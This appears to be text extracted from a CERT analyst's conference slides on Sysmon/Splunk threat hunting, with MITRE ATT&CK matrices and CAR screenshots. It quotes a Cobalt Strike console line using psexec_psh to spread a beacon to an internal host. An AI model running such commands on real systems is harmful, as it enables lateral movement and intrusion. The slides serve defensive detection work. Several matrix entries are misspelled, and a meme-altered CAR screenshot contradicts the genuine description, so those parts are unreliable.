



Advanced Incident Detection and Threat Hunting using Sysmon (and Splunk)

Tom Ueltschi, Swiss Post CERT



C:\> whoami /all

- * Tom Ueltschi
- * Swiss Post CERT / SOC / CSIRT, since 2007 (10 years!)
 - Focus: Malware Analysis, Threat Intel, Threat Hunting, Red Teaming
- * Talks about «Ponmocup Hunter» (Botconf, DeepSec, SANS DFIR Summit)
- * BotConf 2016 talk with same title
- * Member of many trust groups / infosec communities
- * FIRST SIG member (Malware Analysis, Red Teaming)
- * Twitter: @c_APT_ure

Outline

- * Introduction on Sysmon and public resources
- * Brief recap of BotConf talk with examples
- * Threat Hunting & Advanced Detection examples
 - Malware Delivery
 - Persistence Methods
 - Internal Recon
 - Lateral Movement
 - Internal Peer-to-Peer C2 using Named Pipes
 - Detecting Mimikatz (even file-less / in-memory)

Standing on the Shoulders of Giants

- * It's hard to come up with **totally new** ideas and approaches
- * Know and use what's already available out there
- * Share experiences what works and how



Pyramid of Pain

detect-respond.blogspot.ch/2013/03/the-pyramid-of-pain.html?view=classic

Enterprise Detection & Response

Posted 1st March 2013 by David Bianco

Classic Flipcard Magazine Mosaic Sidebar Snapshot Timeslide

MAR

1


Update 2014-01-17

I'm updating this post to include a slightly revised version of the Pyramid. The only change I made was that I added a new level for hashes. I also updated the text to account for this.

The Pyramid of Pain

I want to be able to detect this!

The Pyramid of Pain




To illustrate this concept, I have created what I like to call the Pyramid of Pain. This simple diagram shows the relationship between the types of indicators you might use to detect an adversary's activities and how much pain it will cause them when you are able to deny those indicators to them. Let's examine this diagram in more detail.

Types of Indicators

Let's start by simply defining types of indicators make up the pyramid:

Sqrrl on Threat Hunting

SOC Detection Processes ("Loops")



Most examples are belong to here

Sqrrl on Threat Hunting

How to Decide What to Hunt for and How Often




You can find a large variety of different threats by hunting, but how do you determine where to start and what to search for?

Using these three steps, you'll be able to generate successful hunt plans to uncover new Tactics, Techniques, and Procedures (TTPs) used by cyber adversaries and build out a threat hunting calendar.

Step 1

Choose Your Favorite Attack Model

There are several variations of Cyber Threat Kill Chains, all of which define what actions adversaries must complete in order to achieve their objective while operating within an enterprise network. **It doesn't matter which one you select; choose what makes the most sense to you.**



For this example, we will select and use MITRE's ATT&CK lifecycle.

Sqrrl on Threat Hunting

How to Decide What to Hunt for and How Often



You can find a large variety of different threats by hunting, but how do you determine where to start and what to search for?

Using these three steps, you'll be able to generate successful hunt plans to uncover new Tactics, Techniques, and Procedures (TTPs) used by cyber adversaries and build out a threat hunting calendar.

Step 1

Choose Your Favorite Attack Model

Lockheed Martin's Cyber Kill Chain


FireEye's Attack Lifecycle

There are several variations of C of which define what actions adv order to achieve their objective w enterprise network. **It doesn't ma choose what makes the most se**

Step 2

Identify Most Concerning Activities

After selecting a model, the next step is to go through each of the phases in the model and identify all the potential attacker activities that you are most concerned with. Each phase in a model can include multiple categories of higher level tactics that an adversary could use, which can then be broken down to a number of actual attacker activities, which you will hunt for.




MITRE ATT&CK Matrix (Tactics)

https://attack.mitre.org/wiki/File:MITRE_attack_tactics.png

File:MITRE attack tactics.png

File File history File usage Metadata



* Examples will cover

- Persistence (Registry, Filesystem)
- Discovery / Lateral Movement / Execution (WMI)
- Command and Control (Named Pipes)
- Credential Access (Mimikatz)

MITRE ATT&CK Matrix (Techniques)

https://attack.mitre.org/wiki/Technique_Matrix

Technique Matrix

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
Accessibility Features	Accessibility Features	Binary Padding	Brute Force	Account Discovery	Application Deployment Software	Command-Line Interface	Audio Capture	Automated Exfiltration	Commonly Used Port
AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Application Window Discovery	Exploitation of Vulnerability	Execution through API	Automated Collection	Data Compressed	Communication Through Removable Media
Authentication Package	Bypass User Account Control	Code Signing	Credential Manipulation	File and Directory Discovery	Logon Scripts	Execution through Module Load	Clipboard Data	Data Encrypted	Connection Proxy
Basic Input/Output System	DLL Injection	Component Firmware	Credentials in Files	Local Network Configuration Discovery	Pass the Hash	Graphical User Interface	Data Staged	Data Transfer Size Limits	Custom Command and Control Protocol
Bootkit	DLL Search Order Hijacking	Component Object Model Hijacking	Exploitation of Vulnerability	Local Network Connections Discovery	Pass the Ticket	InstallUtil	Data from Local System	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Change Default File Association	Exploitation of Vulnerability	DLL Injection	Input Capture	Network Service Scanning	Remote Desktop Protocol	MSBuild	Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Data Encoding
Component Firmware	File System Permissions Weakness	DLL Search Order Hijacking	Network Sniffing	Peripheral Device Discovery	Remote File Copy	PowerShell	Data from Removable Media	Exfiltration Over Other Network Medium	Data Obfuscation
Component Object Model Hijacking	Legitimate Credentials	DLL Side-Loading	Two-Factor Authentication Interception	Permission Groups Discovery	Remote Services	Process Hollowing	Email Collection	Exfiltration Over Physical Medium	Fallback Channels
DLL Search Order Hijacking	Local Port Monitor	Disabling Security Tools		Process Discovery	Replication Through Removable Media	Regsvcs/Regasm	Input Capture	Scheduled Transfer	Multi-Stage Channels
External Remote Services	New Service	Exploitation of Vulnerability		Query Registry	Shared Webroot	Regsvr32	Screen Capture		Multiband Communication
File System Permissions Weakness	Path Interception	File Deletion		Remote System Discovery	Taint Shared Content	Rundll32	Video Capture		Multilayer Encryption
Hypervisor	Scheduled Task	File System Logical Offsets		Security Software Discovery	Third-party Software	Scheduled Task			Remote File Copy
Legitimate Credentials	Service Registry Permissions Weakness	Indicator Blocking		System Information Discovery	Windows Admin Shares	Scripting			Standard Application Layer Protocol

MITRE ATT&CK Matrix (DGA)


Uses

Defensive Gap Analysis

An organization can use the ATT&CK Matrix as a way to visualize defensive coverage of techniques and identify

where gaps exist. Prioritization of built-in defenses based on documented adversary user groups.

The example below is a notional case study showing how an organization might use intrusion detection analytics to cover resources next to cover more technical or analytic coverage of cyber adversaries.



MITRE ATT&CK Matrix (T&T)

ATT&CK Tactics and Techniques

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
	DLL Search Order Hijacking		Brute Force	Account Discovery	Windows Remote Management	Third-party Software	Automated Collection	Automated Exfiltration	Commonly Used Port
	Legitimate Credentials		Credential Dumping	Application Window Discovery			Clipboard Data	Data Compressed	Communications Through Removable Media
	Accessibility Features	Binary Patching	Credential Manipulation	File and Directory Discovery	Application Deployment Software	Command-Line	Data Staged	Data Encrypted	Custom Command and Control Protocol
	Applet DLLs	Code Signing	Credentials in Files	Local Network Configuration Discovery	Exploitation of Vulnerability	Execution through API	Data from Local System	Data Transfer Size Limits	Custom Cryptographic Protocol
	Local Port Monitor	Component Firmware	Input Capture	Local Network Connections Discovery	Logon Scripts	Graphical User Interface	Data from Network Shared Drive	Exfiltration Over Alternative Protocol	Data Obfuscation
	New Service	DLL Side-Loading	Network Sniffing	Network Service Scanning	Pass the Hash	InstallUtil	Data from Removable Media	Exfiltration Over Command and Control Channel	Fallback Channels
	Path Interception	Disabling Security Tools	Two-Factor Authentication Interception	Peripheral Device Discovery	Pass the Ticket	PowerShell	Email Collection	Exfiltration Over Other Network Medium	Multi-Stage Channels
	Scheduled Task	File Deletion			Remote Desktop Protocol	Process Hollowing	Input Capture	Exfiltration Over Physical Medium	Multiband Communication
	File System Permissions Weakness	File System Logical Offsets			Remote File Copy	Regsvcs/Regasm	Screen Capture	Scheduled Transfer	Multi-layer Encryption
	Service Registry Permissions Weakness	Indicator Blocking			Remote Services	Regsr32	Audio Capture		Peer Connections
	Web Shell	Exploitation of Vulnerability			Replication Through Removable Media	Rundll32	Video Capture		Remote File Copy
Basic Input/Output System	Bypass User Account Control			Permission Groups Discovery	Shared Webroot	Scheduled Task			Standard Application Layer Protocol
Bootkit	DLL Injection			Process Discovery	Tampered Shared Content	Service Execution			Standard Cryptographic Protocol
Change Default File Association	Component Object Model Hijacking	Indicator Removal from Tools		Query Registry	Windows Admin Shares	Windows Management Instrumentation			Standard Non-Application Layer Protocol
Component Firmware		Indicator Removal on Host		Remote System Discovery		MSBuild			Uncommonly Used Port
Hyperkit		InstallUtil		Security Software Discovery					Web Service
Logon Scripts		Masking		System Information Discovery					
Modify Existing Service		Modify Registry		System Owner/User Discovery					
Redundant Access		NIFS Extended Attributes		System Service Discovery					
Registry Run Keys / Start Folder		Obfuscated Files or Information		System Time Discovery					
Security Support Provider		Process Hollowing							
Shortcut Modification		Redundant Access							
Windows Management Instrumentation on Event Subscription		Regsvcs/Regasm							
Winlogon Helper DLL		Regsr32							
		Rootkit							
		Rundll32							
		Scripting							
		Software Packing							
		TimeStomp							
		MSBuild							
		Network Share Removal							

<https://attack.mitre.org/>

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MITRE

MITRE ATT&CK Matrix

Contributions
are welcome



TomU @c_APT_ure · Mar 16

What @MITREattack technique (if any) would describe "access token stealing" e.g. using #CobaltStrike steal_token ?



```
Event Log X Beacon 172.16.20.60@4380 X
[+] received output.
List of hosts:
Server Name      IP Address
-----
COPPER           172.16.20.81
DC               172.16.20.3
GRANITE          172.16.20.89

beacon> psexec_psh COPPER local - beacon
[*] tasked beacon to run windows/beacon
[*] host called home, sent: 5705 bytes
[+] received output.
```

Raffi's Abridged Guide

This blog post is a fast familiar with Meterpreter blog.cobaltstrike.com



TomU @c_APT_ure · Mar 16

not sure if I overlooked it? Where is "token stealing"? attack.mitre.org/wiki/All_Techn...



ATT&CK

@MITREattack

Following

Replying to @c_APT_ure

haven't added this yet. Please shoot any additional info you have to attack@mitre.org and we'll work to include it

LIKES

3



7:16 PM - 16 Mar 2017

MITRE Cyber Analytics Repository

Secure | https://car.mitre.org/wiki/Main_Page

Cyber Analytic Repository

Main page [Help](#) [Discussion](#) [Read](#) [View source](#) [View history](#)

Welcome to the Cyber Analytics Repository

The Cyber Analytics Repository (CAR) is a knowledge base of analytics developed by [MITRE](#) based on the Adversary Tactics, Techniques, and Common Knowledge (ATT&CK™) threat model.


If you want to start exploring try viewing a [list of all analytics](#) or use the [CAR Exploration Tool \(CARET\)](#).

Analytics stored in CAR contain the following information

- a *hypothesis* which explains the idea behind the analytic
- the *information domain* or the primary domain the analytic is designed to operate within (e.g. host, network, process, external)
- references to ATT&CK Techniques and Tactics that the analytic detects
- the *type of analytic*
- a pseudocode description of how the analytic might be implemented
- a unit test which can be run to trigger the analytic

CAR is intended to be shared with cyber-defenders throughout the community. Check out the [help](#) page for an introduction to using CAR. See the [Methodology](#) page for more information on how CAR analytics are created. For questions regarding the use of the wiki software, consult the [MediaWiki User's Guide](#).

MITRE Cyber Analytics Repository



The screenshot shows a web browser displaying the MITRE Cyber Analytics Repository. The browser's address bar shows the URL https://car.mitre.org/wiki/Main_Page. The page features a purple sidebar with the text "Cyber Analytic Repository" and a main content area with a search bar and navigation links. A large meme image is centered on the page, depicting Donald Trump in a car holding a handgun, with the text "NO, NOT THIS KINDA CAR" overlaid. Below the image, the text "WE'RE MAKING AMERICA GREAT AGAIN" is visible, along with the watermark "memegenerator.net".

Secure | https://car.mitre.org/wiki/Main_Page

Cyber Analytic Repository

Main page [Help](#) [Discussion](#) [Read](#) [View source](#) [View history](#)

Welcome to the Cyber Analytics Repository

The Cyber Analytics Repository (CAR) is a community-driven repository of information related to the Adversary Threat Intelligence (ATI) framework. If you want to contribute to the repository, please see the [Contribute](#) page.

- a hypothesis
- the intelligence network
- reference
- the type of data
- a perspective
- a unit of analysis

CAR is intended for an internal use only. The information is created and maintained by the MITRE Cyber Analytics Repository team.

based on
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MITRE CARET (Analytics → T&T Matrix)

The screenshot displays the MITRE CARET web interface. The main area is a grid of colored cells representing different attack techniques. The columns are labeled: Command and Control, Exfiltration, Credential Access, Persistence, Collection, Defense Evasion, Discovery, Privilege Escalation, Lateral Movement, and Execution. The rows represent specific techniques, such as 'Data Obfuscation', 'Data Compressed', 'Credential Dumping', 'Winlogon Helper DLL', 'Data from Local System', 'File System Logical Offsets', 'System Service Discovery', 'Local Port Monitor', 'Application Deployment...', and 'Windows Remote Management'.

A callout bubble points to the 'Auto run Differences' entry in the left sidebar, which is highlighted with a red box. The text inside the bubble reads: 'Map Analytics to T&T Matrix'.

MITRE CARET (Analytics → T&T Matrix)

CAR: Exec of susp cmds
T&T: Discovery / many

	Command and Control	Exfiltration	Credential Access	Persistence	Collection	Defense Evasion	Discovery	Privilege Escalation	Lateral Movement	Execution
	Credential Access	Winlogon Helper DLL	Data from Local...	File System...	System Service...	Local Port Monitor	Application Window...	Accessibility Features	Windows Remote...	Windows Service Execution
	Basic Auth	Input Capture	Obfuscated Files or...	Masquerad...	System Owner/U...	Remote System...	File System...	Shared Webroot	Command-Line...	Graphical User...
	Standard Cryptogr...	Scheduled Transfer	Credentials in Files	Modify Existin...	Screen Capture	Search...	Network Service...	Scheduled Task	Third-party...	Scripting
	Commonly Used Port	Data Transfe...	Credential Manipulati	Path Interceptio	Email Collection	Software Packing	Local Networ...	DLL Injection	Pass the Hash	Third-party...
	Uncommonly Used Port	Exfiltration Over...	Brute Force	Logon Scripts	Clipboard Data	Indicator Blocking	Process Discovery	Service Registr...	Remote Desкто...	Rundll32
	Standard Applicati...	Exfiltration Over...	Two-Factor...	DLL Search...	Automated Collection	DLL Injection	Security Softwar...	Exploitatio of...	Windows Admin...	PowerShell
	Multilayer Encryption	Exfiltration Over...		Change Default...	Audio Capture	Scripting	Permission Groups...	Legitimate Credentials	Taint Shared...	Process Following
	Connector Proxy			File System...	Video Capture	Indicator Remova...	System Informat...	Bypass User...	Replication Throug...	Execution through...
	Communic Throug...			New Service		Exploitatio of...	File and Director...	Web Shell	Pass the Ticket	Regsvr32
	Custom Comman...			Scheduled Task		Indicator Remova...	Account Discovery	Applnit DLLs	Remote File Copy	InstallUtil
	Standard Non-...			Service Registr...		DLL Side-Loading	Peripheral Device...			Regsvcs/Re
	Web Service			Registry Run Key...		Legitimate Credentials	System Time...			MSBuild
	Multi-Stage...			Hypervisor		Rundll32				Execution through...
	Remote File Copy			Bootkit		Bypass User...				
	Data Encoding									

- Search Analytics
-
- Quick execution of a series of suspicious commands
CAR-2013-04-002
 - Suspicious Run Locations
CAR-2013-05-002
 - SMB Write Request
CAR-2013-05-003
 - Execution with AT
CAR-2013-05-004

MITRE CARET (Analytics → T&T Matrix)

Detailed grid

Enable outlines

Select group

Search Analytics

Command Launched from WinLogon
CAR-2014-11-008

Remotely Launched Executables via WMI
CAR-2014-12-001

Command and...	Exfiltration	Credential Access	Persistence	Collection	Defense Evasion	Discovery	Privilege Escalation	Lateral Movement	Execution
Data Obfuscation	Data Compression	Credential Dumping	Winlogon Helper DLL	Data from Local...	File System...	System Service...	Local Port Monitor	Application Deployment	Windows Remote...
Fallback Channels	Exfiltration Over Oth...	Network Sniffing	Local Port Monitor	Data from Removab...	Binary Padding	Application Window...	Accessibility Features	Remote Services	Service Execution
Custom...						Query	Path	Windows Remote...	Windows Managem...
Used Port									Scheduled Task
Uncommon Used Port	Exfiltration Over...	Brute Force	Path Interceptio	Email Collection	Software Packing	Network Service...	Scheduled Task	Third-party...	Scripting
